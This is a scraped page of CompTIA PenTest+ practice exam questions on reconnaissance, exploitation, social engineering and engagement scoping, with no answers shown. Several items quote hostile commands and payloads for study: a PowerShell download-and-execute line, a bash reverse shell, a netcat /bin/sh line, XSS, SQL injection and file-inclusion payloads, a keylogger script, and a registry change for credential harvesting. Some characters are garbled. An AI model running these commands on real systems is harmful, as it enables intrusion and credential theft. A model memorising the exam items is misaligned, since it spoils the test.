Actual exam question from CompTIA's PT0-001

Question #: 57

Topic #: 1

[All PT0-001 Questions]

A penetration tester reports an application is only utilizing basic authentication on an Internet-facing application. Which of the following would be the BEST remediation strategy?

A. Enable HTTP Strict Transport Security.

B. Enable a secure cookie flag.

C. Encrypt the communication channel.

D. Sanitize invalid user input.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 58

Topic #: 1

[All PT0-001 Questions]

A penetration tester is performing a code review. Which of the following testing techniques is being performed?

A. Dynamic analysis

B. Fuzzing analysis

C. Static analysis

D. Run-time analysis

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 59

Topic #: 1

[All PT0-001 Questions]

During a full-scope security assessment, which of the following is a prerequisite to social engineer a target by physically engaging them?

A. Locating emergency exits

B. Preparing a pretext

C. Shoulder surfing the victim

D. Tailgating the victim

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 60

Topic #: 1

[All PT0-001 Questions]

Consider the following PowerShell command:

powershell.exe IEX (New-Object Net.Webclient).downloadstring(http://site/script.ps1`);Invoke-Cmdlet

Which of the following BEST describes the actions performed by this command?

A. Set the execution policy.

B. Execute a remote script.

C. Run an encoded command.

D. Instantiate an object.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 61

Topic #: 1

[All PT0-001 Questions]

Which of the following excerpts would come from a corporate policy?

A. Employee passwords must contain a minimum of eight characters, with one being alphanumeric.

B. The help desk can be reached at 800-passwd1 to perform password resets.

C. Employees must use strong passwords for accessing corporate assets.

D. The corporate systems must store passwords using the MD5 hashing algorithm.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 62

Topic #: 1

[All PT0-001 Questions]

In which of the following scenarios would a tester perform a Kerberoasting attack?

A. The tester has compromised a Windows device and dumps the LSA secrets.

B. The tester needs to retrieve the SAM database and crack the password hashes.

C. The tester has compromised a limited-privilege user and needs to target other accounts for lateral movement.

D. The tester has compromised an account and needs to dump hashes and plaintext passwords from the system.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 63

Topic #: 1

[All PT0-001 Questions]

While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?

A. HKEY_CLASSES_ROOT

B. HKEY_LOCAL_MACHINE

C. HKEY_CURRENT_USER

D. HKEY_CURRENT_CONFIG

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 64

Topic #: 1

[All PT0-001 Questions]

A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

A. dsrm -users ذ€DN=company.com; OU=hq CN=usersذ€

B. dsuser -name -account -limit 3

C. dsquery user -inactive 3

D. dsquery -o -rdn -limit 21

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 65

Topic #: 1

[All PT0-001 Questions]

Which of the following properties of the penetration testing engagement agreement will have the LARGEST impact on observing and testing production systems at their highest loads?

A. Creating a scope of the critical production systems

B. Setting a schedule of testing access times

C. Establishing a white-box testing engagement

D. Having management sign off on intrusive testing

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 66

Topic #: 1

[All PT0-001 Questions]

HOTSPOT -

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

Hot Area:

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
lookup=$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 67

Topic #: 1

[All PT0-001 Questions]

In a physical penetration tester testing scenario. the penetration tester obtains physical access to a laptop. The laptop is logged in but locked. Which of the following is a potential NEXT step to extract credentials from the device?

A. Brute force the user's password.

B. Perform an ARP spoofing attack.

C. Leverage the BeEF framework to capture credentials.

D. Conduct LLMNR/NETBIOS-ns poisoning.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 68

Topic #: 1

[All PT0-001 Questions]

A penetration tester is preparing to conduct API testing. Which of the following would be MOST helpful in preparing for this engagement?

A. Nikto

B. WAR

C. W3AF

D. Swagger

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 69

Topic #: 1

[All PT0-001 Questions]

A security guard observes an individual entering the building after scanning a badge. The facility has a strict badge-in and badge-out requirement with a turnstile. The security guard then audits the badge system and finds two log entries for the badge in question within the last 30 minutes. Which of the following has MOST likely occurred?

A. The badge was cloned.

B. The physical access control server is malfunctioning.

C. The system reached the crossover error rate.

D. The employee lost the badge.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 70

Topic #: 1

[All PT0-001 Questions]

If a security consultant comes across a password hash that resembles the following: b117525b345470c29ca3d8ae0b556ba8

Which of the following formats is the correct hash type?

A. Kerberos

B. NetNTLMv1

C. NTLM

D. SHA-1

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 71

Topic #: 1

[All PT0-001 Questions]

During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful.

Which of the following would be the BEST target for continued exploitation efforts?

A. Operating system: Windows 7 Open ports: 23, 161

B. Operating system: Windows Server 2016 Open ports: 53, 5900

C. Operating system: Windows 8.1 Open ports: 445, 3389

D. Operating system: Windows 8 Open ports: 514, 3389

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 72

Topic #: 1

[All PT0-001 Questions]

Which of the following would be the BEST for performing passive reconnaissance on a target's external domain?

A. Peach

B. CeWL

C. OpenVAS

D. Shodan

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 73

Topic #: 1

[All PT0-001 Questions]

A penetration tester delivers a web application vulnerability scan report to a client. The penetration tester rates a vulnerability as medium severity. The same vulnerability was reported as a critical severity finding on the previous report. Which of the following is the MOST likely reason for the reduced severity?

A. The client has applied a hot fix without updating the version.

B. The threat landscape has significantly changed.

C. The client has updated their codebase with new features.

D. Thera are currently no known exploits for this vulnerability.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 74

Topic #: 1

[All PT0-001 Questions]

An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email in hopes the Chief Executive Officer (CEO) logs in to obtain the CEO's login credentials. Which of the following types of attacks is this an example of?

A. Elicitation attack

B. Impersonation attack

C. Spear phishing attack

D. Drive-by download attack

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 75

Topic #: 1

[All PT0-001 Questions]

A penetration tester is scanning a network for SSH and has a list of provided targets. Which of the following Nmap commands should the tester use?

A. nmap -p 22 -iL targets

B. nmap -p 22 -sL targets

C. nmap -p 22 -oG targets

D. nmap -p 22 -oA targets

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 76

Topic #: 1

[All PT0-001 Questions]

A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for penetration?

A. Obtain staff information by calling the company and using social engineering techniques.

B. Visit the client and use impersonation to obtain information from staff.

C. Send spoofed emails to staff to see if staff will respond with sensitive information.

D. Search the internet for information on staff such as social networking sites.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 77

Topic #: 1

[All PT0-001 Questions]

During the information gathering phase of a network penetration test for the corp.local domain, which of the following commands would provide a list of domain controllers?

A. nslookup ג€"type=srv _ldap._tcp.dc._msdcs.corp.local

B. nmap ג€"sV ג€"p 389 - -script=ldap-rootdse corp.local

C. net group ג€Domain Controllersג€ /domain

D. gpresult /d corp.local /r ג€Domain Controllersג€

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 78

Topic #: 1

[All PT0-001 Questions]

A penetration tester has been assigned to perform an external penetration assessment of a company. Which of the following steps would BEST help with the passive-information-gathering process? (Choose two.)

A. Wait outside of the company's building and attempt to tailgate behind an employee.

B. Perform a vulnerability scan against the company's external netblock, identify exploitable vulnerabilities, and attempt to gain access.

C. Use domain and IP registry websites to identify the company's external netblocks and external facing applications.

D. Search social media for information technology employees who post information about the technologies they work with.

E. Identify the company's external facing webmail application, enumerate user accounts and attempt password guessing to gain access.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 79

Topic #: 1

[All PT0-001 Questions]

A client has voiced concern about the number of companies being breached by remote attackers, who are looking for trade secrets. Which of the following BEST describes the type of adversaries this would identify?

A. Script kiddies

B. APT actors

C. Insider threats

D. Hacktivist groups

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 80

Topic #: 1

[All PT0-001 Questions]

A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

A. Run the application through a dynamic code analyzer.

B. Employ a fuzzing utility.

C. Decompile the application.

D. Check memory allocations.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 81

Topic #: 1

[All PT0-001 Questions]

A penetration tester successfully exploits a DMZ server that appears to be listening on an outbound port. The penetration tester wishes to forward that traffic back to a device. Which of the following are the BEST tools to use for this purpose? (Choose two.)

A. Tcpdump

B. Nmap

C. Wireshark

D. SSH

E. Netcat

F. Cain and Abel

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 82

Topic #: 1

[All PT0-001 Questions]

An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A. dig -q any _kerberos._tcp.internal.comptia.net

B. dig -q any _lanman._tcp.internal.comptia.net

C. dig -q any _ntlm._tcp.internal.comptia.net

D. dig -q any _smtp._tcp.internal.comptia.net

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 83

Topic #: 1

[All PT0-001 Questions]

Click the exhibit button.

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login,php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available
remotely.
+ OSVDB-12184: /dvwa index.php?=PHP88B5F2A0-3C92-11d3-
A3A9-4C7B0BC10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the
source code via -s parameter, and may allow command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
+ End Time: 2012-12-03 01:33:07 (GMTO) (224
seconds)
---------------------------------------------------------
+ 1 host (s) tested
```

Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

A. Arbitrary code execution

B. Session hijacking

C. SQL injection

D. Login credential brute-forcing

E. Cross-site request forgery

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 84

Topic #: 1

[All PT0-001 Questions]

A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

A. Use path modification to escape the application's framework.

B. Create a frame that overlays the application.

C. Inject a malicious iframe containing JavaScript.

D. Pass an iframe attribute that is malicious.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 85

Topic #: 1

[All PT0-001 Questions]

A penetration test was performed by an on-staff junior technician. During the test, the technician discovered the web application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

A. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.

B. Connect to the SQL server using this information and change the password to one or two non-critical accounts to demonstrate a proof--of-concept to management.

C. Notify the development team of the discovery and suggest that input validation be implemented with a professional penetration testing company.

D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 86

Topic #: 1

[All PT0-001 Questions]

A company performed an annual penetration test of its environment. In addition to several new findings, all of the previously identified findings persisted on the latest report. Which of the following is the MOST likely reason?

A. Infrastructure is being replaced with similar hardware and software.

B. Systems administrators are applying the wrong patches.

C. The organization is not taking action to remediate identified findings.

D. The penetration testing tools were misconfigured.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 87

Topic #: 1

[All PT0-001 Questions]

Joe, a penetration tester, is asked to assess a company's physical security by gaining access to its corporate office. Joe is looking for a method that will enable him to enter the building during business hours or when there are no employees on-site. Which of the following would be the MOST effective in accomplishing this?

A. Badge cloning

B. Lock picking

C. Tailgating

D. Piggybacking

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 88

Topic #: 1

[All PT0-001 Questions]

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

A. Common libraries

B. Configuration files

C. Sandbox escape

D. ASLR bypass

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 89

Topic #: 1

[All PT0-001 Questions]

A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would define the target list?

A. Rules of engagement

B. Mater services agreement

C. Statement of work

D. End-user license agreement

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 90

Topic #: 1

[All PT0-001 Questions]

Which of the following BEST explains why it is important to maintain confidentially of any identified findings when performing a penetration test?

A. Penetration test findings often contain company intellectual property

B. Penetration test findings could lead to consumer dissatisfaction if made public.

C. Penetration test findings are legal documents containing privileged information.

D. Penetration test findings can assist an attacker in compromising a system.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 91

Topic #: 1

[All PT0-001 Questions]

The following command is run on a Linux file system:

chmod 4111 /usr/bin/sudo

Which of the following issues may be exploited now?

A. Kernel vulnerabilities

B. Sticky bits

C. Unquoted service path

D. Misconfigured sudo

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 92

Topic #: 1

[All PT0-001 Questions]

Given the following script:

```
import pyHool, pythoncom, logging, sys

f="f.txt"
def OnKeyboardEvent (event):
        logging.basicCongig (filename=f, level=loggin.DEBUG, format='% (messages)')
        chr (event.Ascii)
        logging.log (10, chr (event.Ascii))
        return True

hm = pyHook.HookManager ()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard ()
pythoncom.PumpMeassages ()
```

Which of the following BEST describes the purpose of this script?

A. Log collection

B. Event collection

C. Keystroke monitoring

D. Debug message collection

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 93

Topic #: 1

[All PT0-001 Questions]

A consultant wants to scan all the TCP ports on an identified device. Which of the following Nmap switches will complete this task?

A. -p-

B. -p ALL

C. -p 1-65534

D. -port 1-65534

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 94

Topic #: 1

[All PT0-001 Questions]

Which of the following vulnerabilities are MOST likely to be false positives when reported by an automated scanner on a static HTML web page? (Choose two.)

A. Missing secure flag for a sensitive cookie

B. Reflected cross-site scripting

C. Enabled directory listing

D. Insecure HTTP methods allowed

E. Unencrypted transfer of sensitive data

F. Command injection

G. Disclosure of internal system information

H. Support of weak cipher suites

Show Suggested Answer

Actual exam question from CompTIA's PT0-001
Question #: 95
Topic #: 1
[All PT0-001 Questions]

A software development team recently migrated to new application software on the on-premises environment. Penetration test findings show that multiple vulnerabilities exist. If a penetration tester does not have access to a live or test environment, a test might be better to create the same environment on the VM.
Which of the following is MOST important for confirmation?

A. Unsecure service and protocol configuration

B. Running SMB and SMTP service

C. Weak password complexity and user account

D. Misconfiguration

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 96

Topic #: 1

[All PT0-001 Questions]

A tester has captured a NetNTLMv2 hash using Responder. Which of the following commands will allow the tester to crack the hash using a mask attack?

A. hashcat -m 5600 -r rules/bestG4.rule hash.txt wordlist.txt

B. hashcat -m 5600 hash.txt

C. hashcat -m 5600 -a 3 hash.txt ?a?a?a?a?a?a?a?a

D. hashcat -m 5600 -o results.text hash.txt wordlist.txt

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 97

Topic #: 1

[All PT0-001 Questions]

A penetration tester has been asked to conduct a penetration test on a REST-based web service. Which of the following items is required?

A. The latest vulnerability scan results

B. A list of sample application requests

C. An up-to-date list of possible exploits

D. A list of sample test accounts

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 98

Topic #: 1

[All PT0-001 Questions]

A penetration tester is checking a script to determine why some basic math errors are persisting. The expected result was the program outputting `True`.

```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

root:~# ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Choose two.)

A. Change 'fi' to 'EndIf'.

B. Remove the 'let' in front of 'dest=5+5'.

C. Change the '=' to '-eq'.

D. Change 'source' and 'dest' to ɪ€$sourceɪ€ and ɪ€$destɪ€.

E. Change 'else' to 'elif'.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 99

Topic #: 1

[All PT0-001 Questions]

After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

A. SOW

B. NDA

C. EULA

D. BPA

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 100

Topic #: 1

[All PT0-001 Questions]

When performing compliance-based assessments, which of the following is the MOST important key consideration?

A. Additional rate

B. Company policy

C. Impact tolerance

D. Industry type

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 101

Topic #: 1

[All PT0-001 Questions]

A penetration tester has performed a pivot to a new Linux device on a different network. The tester writes the following command: for m in {1..254..1};do ping -c 1 192.168.101.$m; done

Which of the following BEST describes the result of running this command?

A. Port scan

B. Service enumeration

C. Live host identification

D. Denial of service

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 102

Topic #: 1

[All PT0-001 Questions]

A company hires a penetration tester to determine if there are any vulnerabilities in its new VPN concentrator installation with an external IP of 100.170.60.5.
Which of the following commands will test if the VPN is available?

A. fpipe.exe -1 8080 -r 80 100.170.60.5

B. ike-scan -A -t 1 --sourceip=spoof_ip 100.170.60.5

C. nmap -sS -A -f 100.170.60.5

D. nc 100.170.60.5 8080 /bin/sh

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 103

Topic #: 1

[All PT0-001 Questions]

A penetration tester ran the following Nmap scan on a computer: nmap -aV 192.168.1.5

The organization said it had disabled Telnet from its environment. However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH.

Which of the following is the BEST explanation for what happened?

A. The organization failed to disable Telnet.

B. Nmap results contain a false positive for port 23.

C. Port 22 was filtered.

D. The service is running on a non-standard port.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 104

Topic #: 1

[All PT0-001 Questions]

Which of the following has a direct and significant impact on the budget of the security assessment?

A. Scoping

B. Scheduling

C. Compliance requirement

D. Target risk

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 105

Topic #: 1

[All PT0-001 Questions]

After several attempts, an attacker was able to gain unauthorized access through a biometrics sensor using the attacker's actual fingerprint without exploitation.
Which of the following is the MOST likely explanation of what happened?

A. The biometric device is tuned more toward false positives.

B. The biometric device is configured more toward true negatives.

C. The biometric device is set to fail closed.

D. The biometric device duplicated a valid user's fingerprint.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 106

Topic #: 1

[All PT0-001 Questions]

A penetration tester is performing initial intelligence gathering on some remote hosts prior to conducting a vulnerability scan.

The tester runs the following command:

nmap -D 192.168.1.1, 192.168.1.2, 192.168.1.3 -sV -o --max-rate 2 192.168.1.130

Which of the following BEST describes why multiple IP addresses are specified?

A. The network is subnetted as a/25 or greater, and the tester needed to access hosts on two different subnets.

B. The tester is trying to perform a more stealthy scan by including several bogus addresses.

C. The scanning machine has several interfaces to balance the scan request across at the specified rate.

D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 107

Topic #: 1

[All PT0-001 Questions]

Joe, an attacker, intends to transfer funds discreetly from a victim's account to his own. Which of the following URLs can he use to accomplish this attack?

A. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=False&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe'ג€™&amount=200

B. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=False&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe' &amount=200

C. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=True&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe' ג€™&amount=200

D. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=True&creditaccount='AND 1=1 AND select username from testbank.custinfo where username like 'Joe' ג€™&amount=200

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 108

Topic #: 1

[All PT0-001 Questions]

After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

A. Expand the password length from seven to 14 characters.

B. Implement password history restrictions.

C. Configure password filters/

D. Disable the accounts after five incorrect attempts.

E. Decrease the password expiration window.

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 109

Topic #: 1

[All PT0-001 Questions]

A penetration tester has been asked to conduct OS fingering with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Choose two.).

A. -O

B. -iL

C. -sV

D. -sS

E. -oN

F. -oX

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 110

Topic #: 1

[All PT0-001 Questions]

A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL: http:www.company-site.com/about.php?i=_V_V_V_V_VetcVpasswd

Which of the following attack types is MOST likely to be the vulnerability?

A. Directory traversal

B. Cross-site scripting

C. Remote file inclusion

D. User enumeration

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 111

Topic #: 1

[All PT0-001 Questions]

A company planned for and secured the budget to hire a consultant to perform a web application penetration test. Upon discovering vulnerabilities, the company asked the consultant to perform the following tasks:

✑ Code review

✑ Updates to firewall settings

Which of the following has occurred in this situation?

A. Scope creep

B. Post-mortem review

C. Risk acceptance

D. Threat prevention

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 112

Topic #: 1

[All PT0-001 Questions]

At the beginning of a penetration test, the tester finds a file that includes employee data, such as email addresses, work phone numbers, computers names, and office locations. The file is hosted on a public web server. Which of the following BEST describes the technique that was used to obtain this information?

A. Enumeration of services

B. OSINT gathering

C. Port scanning

D. Social engineering

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 113

Topic #: 1

[All PT0-001 Questions]

During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

A. Ettercap

B. Tcpdump

C. Responder

D. Medusa

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 114

Topic #: 1

[All PT0-001 Questions]

Given the following:

http://example.com/download.php?id-.../.../.../etc/passwd

Which of the following BEST describes the above attack?

A. Malicious file upload attack

B. Redirect attack

C. Directory traversal attack

D. Insecure direct object reference attack

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 115

Topic #: 1

[All PT0-001 Questions]

A tester intends to run the following command on a target system: bash -i >& /dev/tcp/10.2.4.6/443 0> &1

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

A. nc -nlvp 443

B. nc 10.2.4.6. 443

C. nc -w3 10.2.4.6 443

D. nc -e /bin/sh 10.2.4.6. 443

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 116

Topic #: 1

[All PT0-001 Questions]

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz.

Which of the following registry changes would allow for credential caching in memory?

A. reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 0

B. reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

C. reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

D. reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 117

Topic #: 1

[All PT0-001 Questions]

Which of the following commands would allow a penetration tester to access a private network from the Internet in Metasploit?

A. set rhost 192.168.1.10

B. run autoroute -s 192.168.1.0/24

C. db_nmap -iL /tmp/privatehosts.txt

D. use auxiliary/server/socks4a

Show Suggested Answer

Actual exam question from CompTIA's PT0-001

Question #: 118

Topic #: 1

[All PT0-001 Questions]

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

A. Advanced persistent threat

B. Script kiddie

C. Hacktivist

D. Organized crime

Show Suggested Answer

